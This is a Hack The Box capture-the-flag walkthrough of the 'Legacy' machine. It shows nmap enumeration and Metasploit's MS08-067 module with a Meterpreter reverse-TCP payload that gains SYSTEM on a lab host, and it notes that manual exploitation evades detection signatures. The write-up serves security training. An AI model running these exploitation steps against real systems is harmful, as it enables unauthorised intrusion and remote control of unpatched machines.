Legacy Walkthrough - HTB Easy | MS08-067 SMB Exploitation
Complete walkthrough of Legacy from Hack The Box. A fairly simple easy-level machine demonstrating the potential security risks of the SMB protocol on Windows. A single publicly available exploit is sufficient to gain administrator access.

Overview
Legacy is a fairly straightforward beginner-level machine which demonstrates the potential security risks of SMB on Windows. Only one publicly available exploit is required to obtain administrator access.
External Enumeration
Nmap
Let’s start with nmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌─[✗]─[dua2z3rr@parrot]─[~]
└──╼ $sudo nmap 10.10.10.4 -vv -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-12 18:47 CEST
Initiating Ping Scan at 18:47
Scanning 10.10.10.4 [4 ports]
Completed Ping Scan at 18:47, 0.43s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:47
Completed Parallel DNS resolution of 1 host. at 18:47, 0.32s elapsed
Initiating SYN Stealth Scan at 18:47
Scanning 10.10.10.4 [65535 ports]
Discovered open port 135/tcp on 10.10.10.4
Discovered open port 445/tcp on 10.10.10.4
Discovered open port 139/tcp on 10.10.10.4
<SNIP>
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
┌─[✗]─[dua2z3rr@parrot]─[~]
└──╼ $sudo nmap 10.10.10.4 -sC -sV -vv -p 135,139,445
<SNIP>
PORT    STATE SERVICE      REASON          VERSION
135/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds syn-ack ttl 127 Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 40600/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 17574/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 50902/udp): CLEAN (Failed to receive data)
|   Check 4 (port 42555/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 5d00h27m39s, deviation: 2h07m16s, median: 4d22h57m39s
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2025-08-17T21:46:38+03:00
| nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:94:6d:54 (VMware)
| Names:
|   LEGACY<00>           Flags: <unique><active>
|   HTB<00>              Flags: <group><active>
|   LEGACY<20>           Flags: <unique><active>
|   HTB<1e>              Flags: <group><active>
|   HTB<1d>              Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| Statistics:
|   00:50:56:94:6d:54:00:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_  00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
Key findings:
- Port 135: Microsoft Windows RPC
- Port 139: NetBIOS-SSN
- Port 445: SMB (Windows XP microsoft-ds)
- OS: Windows XP (Windows 2000 LAN Manager)
Vulnerability Research
Finding CVE-2008-4250

Let’s search for a vulnerability for Windows XP (Windows 2000 LAN Manager) regarding SMB. We can use vulnerability CVE-2008-4250 (also called MS08-067).
Exploitation
MetaSploit
Let’s use msfconsole for the exploit:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
─[dua2z3rr@parrot]─[~]
└──╼ $msfconsole
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d


                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,...."/


       =[ metasploit v6.4.71-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 431 post       ]
+ -- --=[ 1669 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> search CVE-2008-4250

Matching Modules
================

   #   Name                                                             Disclosure Date  Rank   Check  Description
   -   ----                                                             ---------------  ----   -----  -----------
   0   exploit/windows/smb/ms08_067_netapi                              2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

<SNIP>

[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

<SNIP>

[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.230.43.82     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> set RHOST 10.10.10.4
RHOST => 10.10.10.4
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> set LHOST tun0
LHOST => 10.10.14.4
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> exploit
[*] Started reverse TCP handler on 10.10.14.4:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.14.4:4444 -> 10.10.10.4:1038) at 2025-08-12 19:21:20 +0200

(Meterpreter 1)(C:\windows) > getuid
Server username: NT AUTHORITY\SYSTEM
Root flag obtained. Box completed.
User directories are located in the C:\Documents and Settings folder since this is Windows XP
Vulnerability Explanation
MS08-067
MS08-067 is a Buffer Overflow vulnerability in Microsoft Server Service. The vulnerability consists of sending a carefully crafted TCP packet to allow remote code execution on the target machine.
Don’t know what Buffer Overflows are? Read this post to learn more! https://dua2z3rr.github.io/posts/Buffer-Overflow/
Many malware have been created using this vulnerability. An example is Conficker worm, which infected millions of computers worldwide. Through this vulnerability, attackers have access to sensitive data in addition to the possibility of installing additional malware on the machine.
Vulnerable OSs: Microsoft Windows 2000, Windows XP, Windows Server 2003, Windows Vista, and Windows Server 2008.
Reflections
What Surprised Me
The simplicity and effectiveness of MS08-067 was striking. A single Metasploit module with minimal configuration immediately granted NT AUTHORITY\SYSTEM access.
Alternative Approaches
While Metasploit provides an automated exploitation path, the vulnerability could also be exploited manually by crafting the malicious TCP packets to trigger the buffer overflow in the Server Service. This would require deeper understanding of the exploit mechanism, but would avoid detection signatures targeting Metasploit payloads.
Open Question
Why do legacy systems like Windows XP continue to exist in production environments years after official support has ended? The risks demonstrated by MS08-067 show the catastrophic potential of running unpatched legacy systems. What organizational, technical, or financial barriers prevent migration from these vulnerable platforms?
Completed this box? Had you heard of MS08-067 and Conficker before? Leave a comment down below!